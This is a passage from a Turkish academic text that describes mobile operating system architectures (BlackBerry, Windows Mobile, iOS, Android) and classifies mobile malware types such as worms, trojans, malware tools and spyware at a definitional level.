
Şekil1 1.6. Blackberry'nin Yükselişi ve Düşüşü



Kaynak: Kumar, 2019.

Ancak, 2000'lerin sonunda dokunmatik ekranlı akıllı telefonların yaygınlaşması ve iOS ile Android gibi daha esnek işletim sistemlerinin piyasaya hâkim olması, BlackBerry'nin pazar payını hızla eritti. Şirket, dokunmatik ekran trendine geç tepki verdi ve uygulama çeşitliliği konusunda rakiplerinin gerisinde kaldı. Tüketicilerin ilgisini kaybeden BlackBerry OS'in geliştirilmesi 2016'da durduruldu. BlackBerry Limited, 2022'de eski işletim sistemlerine resmi desteği tamamen keserek odağını yazılım tabanlı güvenlik çözümlerine ve QNX gibi gömülü sistem projelerine kaydırdı. Günümüzde BlackBerry OS artık aktif olarak kullanılmasa da şirket, siber güvenlik ve kurumsal yazılım alanındaki deneyimini sürdürerek teknoloji dünyasındaki varlığını korumaktadır (Kumar, 2019).

Şekil1 1.7. Blackberry Mobil İşletim Sisteminin Mimarisi




Kaynak: Dei ve Sen, 2015.

1.3.5. Windows Mobile OS

Windows Mobile OS, Microsoft tarafından 2000'lerin başında akıllı telefonlar ve PDA'lar (el bilgisayarları) için geliştirilen bir işletim sistemiydi. Windows Mobile işletim sistemi Microsoft tarafından tasarlanmış kompakt bir işletim sistemidir. Windows mobile sürüm 6.5, Windows CE 5.2 çekirdeğini temel almakta ve Microsoft Windows API kullanılarak geliştirilen bir dizi temel uygulamayı içermektedir. Tasarımı, işlevsellik ve estetik açısından Windows masaüstü sürümüne benzemektedir. Windows Mobile için üçüncü taraf yazılım geliştirmesi mevcuttur. Windows Mobile %8,8 küresel pazar payına sahiptir (Allen ve Graupera, 2010).

Şekil1 1.8. Windows Mobile İşletim Sisteminin Mimarisi



Kaynak: Dei ve Sen, 2015.

Özellikle kurumsal kullanıcılar arasında popüler olan bu sistem, Microsoft Office uyumluluğu, Exchange Server entegrasyonu ve fiziksel klavye destekli cihazlarla öne çıkıyordu. 2007'de iPhone'un piyasaya sürülmesi ve Android'in yükselişiyle birlikte, dokunmatik ekran ve uygulama mağazası modeline geç adapte olan Windows Mobile, pazar payını hızla kaybetti. Microsoft, 2010'da mobil stratejisini yenilemek amacıyla Windows Phone'a geçiş yaptı ve Windows Mobile resmi olarak 2011'de desteklenmeyi bıraktı. Ancak Windows Phone da uzun soluklu olamadı; 2020'de son kalan Windows 10 Mobile cihazları için bile güncelleme ve destek sona erdi.

Günümüzde Windows Mobile OS artık aktif olarak kullanılmamakta ve geliştirilmekte. Microsoft, mobil işletim sistemi pazarından çekilerek odağını bulut tabanlı hizmetler (Azure), yapay zekâ ve Android/iOS için uygulama geliştirme (örneğin Microsoft Launcher) gibi alanlara kaydırdı. 2021'de duyurulan Windows

11'in bile mobil cihazlara özel bir sürümü yok; bunun yerine şirket, Surface Duo gibi katlanabilir cihazlarda Android işletim sistemini tercih etmektedir. Windows Mobile'ın mirası, özellikle kurumsal entegrasyon ve güvenlik alanındaki yaklaşımıyla halen anılsa da Microsoft'un mobildeki varlığı artık doğrudan bir işletim sistemiyle değil, çoklu platform destekleyen yazılımlarla sürdürülmektedir.

1.3.6. İOS

Mobil cihazlar için iOS, Apple Inc. Apple donanımı tarafından yönetilen ve dağıtılan bir mobil işletim sistemidir. iPhone, iPad, iPod Touch ve Apple TV'ye güç sağlayan işletim sistemidir. Kapalı kaynaktır ve tescillidir, açık kaynaklı Darwin çekirdek işletim sistemi üzerine kurulmuştur. iOS, Mac OS X'ten türetilmiştir ve açık kaynak POSIX uyumlu UNIX işletim sistemi olan Darwin'in temelini paylaşmaktadır. Bu anlamda iOS, UNIX'in bir çeşidi olarak düşünülebilmektedir. iOS; Şekil 1.3'de gösterildiği gibi dört katmandan oluşmaktadır: çekirdek işletim sistemi, çekirdek hizmetleri, medya hizmetleri ve Cocoa Touch (Effect, O.F. Diversity, 2000).

Şekil1 1.9. iOS İşletim Sistemi Mimarisi

Kaynak: Effect, O.F. Diversity, 2000.

Çekirdek İşletim Sistemi Katmanı: Bu veri katmanı, temel düşük seviyeli işlevleri, sistem yönetimini, bellek yönetimini, genel güvenlik hizmetlerini, şifrelemeyi, ses, görüntü işlemeyi ve donanım yönetimini gerçekleştirmektedir (Effect, O.F. Diversity, 2000).

Çekirdek hizmet katmanı: Farklı çerçeveleri alt bölümlere ayırarak temel sistem hizmetlerini sağlamaktadır. C tabanlı bir arayüz aracılığıyla dosya erişimi sağlamaktadır. Uygulama hizmetleri, ağ ve veri yönetimi, konum, takvim, etkinlikler, mağaza satın almaları, SQLite ve XML gibi uygulamaların bulunduğu katmandır (Effect, O.F. Diversity, 2000).

Medya Hizmetleri Katmanı: Video, ses gibi uygulama ve kütüphanelerin canlı olarak bulunduğu katmandır (Effect, O.F. Diversity, 2000).


Cocoa Touch Layer: Kullanıcıya en yakın katmandır. Kullanıcı ile görsel iletişimi sağlayan, dokunmatik girişi algılayan, ara yüz görünümünü konumlandıran katmandır.

1.3.7. Android OS

Open Handset Alliance tarafından geliştirilen ve Google tarafından yönetilen bir mobil işletim sistemidir. Google, Kasım 2007'de Android'i duyurmuştur. Android çekirdeğinin çoğu açık kaynak Apache lisansı altında yayınlanmıştır, ancak cihazdaki yazılımların çoğu (Play Store, Google Play Hizmetleri, Google Müzik vb.) tescillidir (Barmpatsalou vd., 2018).

Android işletim sisteminin yapısı açısından bakıldığında, bu sistem Şekil 1.4.'de gösterildiği gibi 5 katmandan oluşmaktadır. Bu katmanlar, uygulama, uygulama çerçevesi, kütüphane, Android çalışma zamanı ve çekirdek katmanıdır. Kitaplıklar, API'ler ve ara yazılımlar C programlama dilinde yazılmıştır. Apache Harmony tabanlı uygulamaları Java uyumlu kitaplıklara sahip bir uygulama mimarisinde çalıştırmaktadır. Android işletim sistemi Dalvik sanal makinesiyle derlenen Java kodunu çalıştırabilmektedir. (Platformlar, 2016). Android işletim sistemine uygun mobil uygulamaların bulunduğu Google Play Store isimli uygulama mağazasında 2,87 milyon mobil uygulama bulunmaktadır (Buildfire, 2024).

Şekil1 1.10. Android İşletim Sistemi Mimarisi



Kaynak: Platformlar, 2016.

Linux Çekirdeği: Android, güvenlik, bellek yönetimi, süreç yönetimi gibi temel sistem hizmetlerini sağlamak için Linux'a güvenmektedir (Lanerolle, 2014).

Android Çalışma Zamanı: Java çekirdek kitaplığındaki çoğu işlevi destekleyen bir dizi çekirdek kitaplık sağlar. Dalvik VM olarak adlandırılan Android sanal makinesi, bazı temel işlevler için Linux çekirdeğine güvenmektedir (Lanerolle, 2014).

Kütüphaneler: Android birçok C/C++ kütüphanesi içerir. Bu kütüphaneler geliştiricilerin kullanımına Android uygulama çerçevesi aracılığıyla sunulmaktadır. Medya kütüphanesi, sistem C kütüphanesi, yüzey yöneticisi, 3D kütüphanesi, SQLite vb. Bunlar şunları içerir (Lanerrolle, 2014).

Uygulama Çerçevesi: Temel uygulamalar tarafından kullanılan çerçeve API'lerine erişim katmanı sağlar. Geliştiricilerin bileşenleri kullanmasına olanak tanımaktadır (Lanerolle, 2014).


Uygulama: Java dilinde yazılmış Android uygulamalarının bulunduğu katmandır. (Lanerolle, 2014).

1.4. Mobil Zararlı Yazılımlar ve Sınıflandırılması

Mobil zararlı yazılımları (mobil kötü amaçlı yazılımları veya mobil zararlıları olarak da bilinir), akıllı telefonlar, tabletler ve diğer mobil cihazlar gibi mobil platformları hedef alan kötü amaçlı yazılımlardır. Geleneksel bilgisayarlara yönelik zararlı yazılımlar gibi, mobil zararlı yazılımları da cihazlara zarar vermek, hassas verileri çalmak, kullanıcının gizliliğini ihlal etmek veya cihazı kontrol altına almak gibi kötü niyetli amaçlarla tasarlanmaktadır (bilgiguvende, 2021).

Mobil cihazların kişisel ve iş hayatımızın merkezinde yer almasıyla birlikte, mobil zararlı yazılımları önemli bir siber güvenlik tehdidi haline gelmiştir. Mobil cihazlar, kişisel bilgiler, bankacılık detayları, fotoğraflar, iletişim bilgileri ve iş verileri gibi çok sayıda hassas bilgiyi barındırır. Bu nedenle, mobil zararlı yazılımları hem bireyler hem de kurumlar için ciddi riskler oluşturabilmektedir (bilgiguvende, 2021).

Şekil1 1.11. Mobil Kötü Amaçlı Yazılım Türleri




Kaynak:bilgiguvende, 2021

Zararlı yazılımlar genellikle, hedef sisteme nasıl girildiğine ve girilen sistemde amaçlanan zarar verme tekniklerine bağlı olarak çeşitli türlerde sınıflandırılmaktadır (Silveira vd., 2020). Solucan (Worm), virüs, arka kapı (Backdoor), truva atı (Trojan) ve zararlı araçlar (Malicious tools) gibi sınıfları mevcuttur. Aslında bunlara yönelik net bir sınıflandırma yoktur. Bakış açısına göre zararlı yazılımların sınıf kategorisi değiştirilebilmektedir. Ayrıca bir zararlı yazılım birden fazla sınıfta zararlı aktiviteleri oluşturabilmektedir (bilgiguvende, 2021).

Davranış türlerinin tehdit oluşturma şiddetine göre zararlı yazılımların sınıflandırılmasına Şekil 1.5.'de yer verilmiştir. Kaspersky zararlı yazılım davranışlarının oluşturduğu tehdit etkisine göre bunları gruplamıştır (Punja, 2008). Tabanda bulunan sınıflar bilgisayar sistemi için en az tehdit oluşturan davranışları sergilemektedir. Yukarıya doğru çıkıldıkça daha büyük tehdit oluşturan sınıflar mevuttur. Solucan (worm) ve tehdit seviyesi yüksek olan davranış türlerini sistem üzerinde göstermektedir. Sonrasında arka kapı ve kök kullanıcı takımı dahil truva atı programları ve en son olarak zararlı yazılım araçları gelmektedir (Kaspersky, 2024.)

Şekil1 1.12. Kaspersky Zararlı Yazılım Sınıflandırma Ağacı



Kaynak: Kaspersky, 2024.

1.4.1. Solucan (Worm) ve Virüs

Günümüzde internet kullanımının artmasıyla birlikte, bilgisayar sistemlerine yönelik tehditler de çeşitlenmektedir. Bu tehditlerin başında gelen solucan ve virüs kavramları, kullanıcılar tarafından sıkça karıştırılmaktadır. Aynı işlemleri sürekli yaparak kendi kendini çoğaltarak yayılma yeteneğine sahip olan bu türler son kullanıcı fark etmeden bilgisayar sistemine bulaşmaktadır. Kendi aralarındaki temel fark yayılma biçimidir. Solucanlar bilgisayar ağları üzerinden yayılırken, virüsler ise bilgisayar kaynakları üzerinden kendilerini kopyalamaktadır. Bir solucan yayılma biçimi kendini bir e-posta eki, web üzerinde bulunan bir link, dosya paylaşım kanalları ve benzeri bilgisayar ağları kanallarıyla yaymakta ve alt sınıf ismini buna göre almaktadır. Örneğin Eşler Arası-Solucanı (P2P-Worm) eşler arası dosya paylaşım ağım kullanarak sistemlere bulaşmaktadır. Bir virüs örneğinde ise bilgisayar sistemine takılan USB bellek üzerindeki herhangi bir dosyaya bulaşarak yayılabilmektedir. Her ikisi de bilgisayar sistemlerine zarar veren kötü amaçlı yazılımlar olsa da çalışma prensipleri ve yayılma yöntemleri açısından farklılık göstermektedir (Kaplan, 2023).

Solucan (Worm)

Solucanlar, herhangi bir kullanıcı etkileşimi olmadan kendi kendilerine yayılabilen kötü amaçlı yazılımlardır. Genellikle ağlar üzerinden veya e-posta yoluyla yayılmaktadırlar. Bir bilgisayara bulaştıklarında, kendilerini kopyalayarak diğer bilgisayarlara da bulaşmaya çalışmaktadırlar. Solucanlar, genellikle sistem kaynaklarını tüketerek bilgisayarın performansını düşürmektedirler. Bazı solucan türleri, güvenlik açıklarından faydalanarak sistemlere sızabilmekte ve daha büyük zararlara yol açabilmektedir (Kaplan, 2023).

Virüs (Virus)

Virüsler, bir kullanıcının etkileşimi olmadan yayılmayan kötü amaçlı yazılımlardır. Genellikle bir dosya veya program aracılığıyla bulaşmaktadırlar. Bir virüsün etkinleşmesi için, kullanıcının bu dosyayı çalıştırması veya programı açması gerekmektedir. Virüsler, bulaştıkları bilgisayarda çeşitli zararlar verebilmektedirler. Dosyaları silebilmekte, sistem ayarlarını değiştirebilmekte veya kişisel bilgileri çalabilmektedir (Kaplan, 2023).

Solucan ve Virüs Arasındaki Farklar

Yayılma Yöntemi: Solucanlar kendi kendilerine yayılırken, virüsler bir kullanıcı etkileşimi gerekmektedir.

Etkileşim: Solucanlar genellikle arka planda çalışırken, virüsler kullanıcının bir işlem yapmasını beklemektedir.

Amaç: Solucanlar genellikle sistem kaynaklarını tüketirken, virüsler daha çeşitli zararlar verebilmektedirler.

1.4.2. Truva Atı Programı

Bu tür zararlı yazılımlar son kullanıcının herhangi bir izni alınmadan ve herhangi bir bilgilendirme yapmadan zarar veren faaliyetlerini gizleyerek bilgisayar sistemine ya da son kullanıcıya zarar verebilecek eylemleri gerçekleştirmektedirler. Alt sınıfları sistem üzerinde yaptıkları davranış türüne göre sınıflandırılmaktadırlar. Solucanlar ve virüslerden temel farkı kendi kendilerini çoğaltarak yayılmamaktadırlar. Zararlı yazılım geliştiricileri tarafından yayılmaktadırlar. Aşağıda truva atı programlarının alt sınıflarının kısa tanımlamaları sunulmaktadır (Kaplan, 2023).

- **Arka kapı (Backdoor)**

Bilgisayar sisteminde aktif olduğunda zararlı yazılımı oluşturur ve saldırgana bilgisayar sistemini uzaktan yönetme imkânı sağlamaktadır. Saldırgan bu imkânı kurban son kullanıcının kişisel dosyalarını alma, dosya silme, başka zararlıları yükleme ve çalıştırma, sürekli veri toplama ve benzeri zarar etkisi çok yüksek olan davranışları sağlamaktadır.

- **Truva atı (Trojan)**

Bilgisayar sistemi üzerinde aktif olduğunda, bilgisayar performansını düşürme, bilgisayar ağ performansını bozma, veriler üzerinde değiştirme kopyalama, silme ve engelleme gibi zarar veren davranışları sergilemektedir.

- **Truva atı dağıtık hizmet engelleme (Trojan-DDoS)**

Bilgisayar sistemi üzerinde aktif olduğunda zararlı yazılımın geliştiricisi tarafından belirlenen IP adresine hizmet engelleme saldırısı yapma yeteneğine sahip zararlı yazılımdır.

- **Truva atı oyun hırsızı (Trojan-GameThief)**

Aktif olduğu bilgisayar üzerinde çevrim içi oyun hesaplarının giriş bilgilerini ele geçirme amacıyla kullanılmaktadır. Saldırgan tarafa ele geçirilen hesap bilgileri kurban bilgisayar tarafından FTP, e-mail, web istekleri ve benzeri yollar ile gönderilmektedir.

- **Truva atı anlık mesajlaşma uygulamaları (Trojan-IM)**

Aktif olduğu bilgisayar üzerinde anlık mesajlaşma yapabilen uygulamalarının giriş bilgilerini ele geçirme amacıyla kullanılmaktadır. Saldırgan tarafa ele geçirilen hesap bilgileri kurban bilgisayar tarafından gönderilmektedir.

- **Truva atı parola çalma programı (Trojan-PSW)**

Aktif olduğu bilgisayar üzerinde parola ve kullanıcı adı gibi herhangi hesap giriş bilgilerini ele geçirme amacıyla kullanılmaktadır. Saldırgan taraf ele geçirilen hesap bilgilerini kurban bilgisayarın göndermesiyle almaktadır

- **Truva atı casus programı (Trojan-SPY)**

Aktif olduğu kurban bilgisayar üzerinde kullanıcın klavye girdilerini ekran görüntülerini ve benzeri özel bilgileri ele geçirme amacıyla kullanılmaktadır. Kurban bilgisayar tarafından saldırgan tarafa veriler e-posta ve web istekleri gibi bir yöntemle ağ üzerinden gönderilmektedir.

1.4.3. Zararlı Yazılım Araçları

Bu tür zararlı yazılımlar bilgisayar sistemine doğrudan tehdit oluşturmamaktadır. Bunları kullananlar genelde saldırgan taraftır ve bu yazılımlar bilgisayar sistemlerini

ele geçirmek, siber saldırı gerçekleştirmek, arka kapı, truva atı, virüs, solucan ve benzeri zararlı yazılım araçlarını üretmek amacıyla kullanılmaktadır. Saldırgan taraf oluşturduğu zararlı yazılımı kurban bilgisayar sisteminde çalıştırmasıyla zararlı etkileri gerçekleştirmektedir. Aşağıda zararlı yazılım programlarının alt sınıflarının kısa tanımlamaları sunulmaktadır (Çallı, 2024).

- **İstismar aracı (Exploit)**

Bilgisayar sistemleri üzerindeki güvenlik açıklıkları olan yazılımları hedef alan zararlı yazılım sınıfıdır. Zafiyetli yazılım barındıran sistemde istismar aracı çalıştırılarak kurban bilgisayar sistemine giriş yapmak, hizmeti engellemek ve benzeri amaçlarla çalıştırılmaktadır.

- **Oluşturucu programlar (Constructor)**

Saldırgan tarafın, teknik bilgiye ihtiyacı olmadan hızlı bir şekilde hazır kod parçalarını ihtiyacına göre birleştirerek zararlı yazılım oluşturmasını sağlayan araçlardır.

- **Hizmet engelleme programları (DoS)**

İstenilen IP adresine hizmet engelleme saldırısı düzenlemek için kullanılan araçlardır.

- **Taşkın Programları (Flooder)**

Saldırgan tarafın genelde sohbet kanalları olan hedefe spam mesajlar göndererek kanaldaki iletişimi bozan programlardır.

- **Ele geçirme araçları (Hacktool)**

Saldırgan tarafın, işletim sistemi kısıtlanmış olan alanlarına, özellikleri kısıtlanmış olan uygulamaların özel alanlarına, sistem üzerindeki olay kayıtlarını silme ve benzeri sistem üzerinde zararlı davranışları kullanmasına yarayan araçlardır.

- **Aldatmaca programlan (Hoax)**

Son kullanıcıya yanıltıcı mesajlar göstererek tehdit altında olduğunu düşünmesini sağlayan programlardır. Bu programların kullanıcı üzerinden maddi kazanç sağlamak, şaka yapmak, kullanıcıya truva atı yükletmek gibi çeşitli amaçları vardır.

- **Paketleme programları (Packed)**

Saldırgan tarafın zararlı yazılımının anti virüslerin tespit sistemleri tarafından algılanmasını engellemek için çeşitli özel yöntemlerle zararlı yazılımı sıkıştırmasıdır.

- **VirTool**

Bilgisayar virüsleri oluşturmak veya var olan virüsleri değiştirmek için kullanılan bir tür araç veya yazılımdır. Bu tür araçlar, kötü niyetli kişiler tarafından yeni virüsler yaratmak, mevcut virüsleri gizlemek veya antivirüs yazılımlarından kaçınmak amacıyla kullanılabilmektedir. VirTool'lar, genellikle virüs yazarlarının işini kolaylaştırmak için tasarlanmaktadır ve geniş bir kullanım alanına sahip olabilmektedirler. Saldırgan taraf anti-virüs tespit sistemlerini atlatmak amacıyla zararlı yazılımı değiştirmek amacıyla kullanmaktadır. VirTool'lar, genellikle virüs yazarlarının işini kolaylaştırmak için tasarlanmıştır ve geniş bir kullanım alanına sahip olabilmektedirler (Çallı, 2024).

VirTool Türleri:
Virüs Oluşturucular (Virus Generators): Bu araçlar, kullanıcıların belirli parametreleri ayarlayarak özelleştirilmiş virüsler oluşturmasına olanak tanır. Örneğin, virüsün nasıl yayılacağı, hangi dosyaları etkileyeceği gibi özellikler belirlenebilir.
Polimorfik Motorlar (Polymorphic Engines): Bu tür araçlar, virüslerin her çalıştırıldığında farklı bir şekle bürünmesini sağlar. Bu, antivirüs yazılımlarının virüsü tespit etmesini zorlaştırır.
Şifreleme Araçları (Encryption Tools): Virüslerin kodlarını şifrelemek için kullanılır. Bu, virüsün imzasını değiştirerek antivirüs yazılımlarından kaçınmasına yardımcı olur.
Gizleme Araçları (Obfuscation Tools): Virüs kodlarını karmaşık hale getirerek analiz edilmesini zorlaştırır. Bu, virüsün davranışını anlamayı ve tespit etmeyi zorlaştırır.

1.4.4. Casus Yazılımlar

Casus yazılımlar (spyware), bilgisayar kullanıcılarının bilgisi ve rızası dışında gizlice veri toplayan kötü amaçlı yazılımlardır. "Malware" veya "adware" gibi daha genel terimler de bazen casus yazılımlar yerine kullanılsa da "spyware" bu özel türü tanımlamak için yaygın olarak kullanılan bir terimdir.

Casus yazılımların amacı, kullanıcıların özel bilgilerini gizlice toplamaktır. Bu yazılımlar, klavyede basılan tuşları kaydetmekten, ziyaret edilen web sitelerini takip etmeye, sabit diskteki verileri incelemekten, internet aramalarını izlemeye kadar çeşitli faaliyetler gerçekleştirebilmektedir. Bu faaliyetler sonucunda kullanıcıların e-posta ve banka şifreleri gibi hassas bilgileri çalınabilmektedir. Ayrıca, daha az doğrudan zararlı gibi görünse de kişiye özel reklamlar için açılır pencereler veya istenmeyen e-postalar (spam) gibi rahatsız edici içerikler de oluşturulabilmektedir. Bu tür yazılımlar bilgisayarın kaynaklarını tüketerek performansını düşürebilmekte ve internet hızını yavaşlatabilmektedir (faq.cc.metu.edu.tr, 2019).

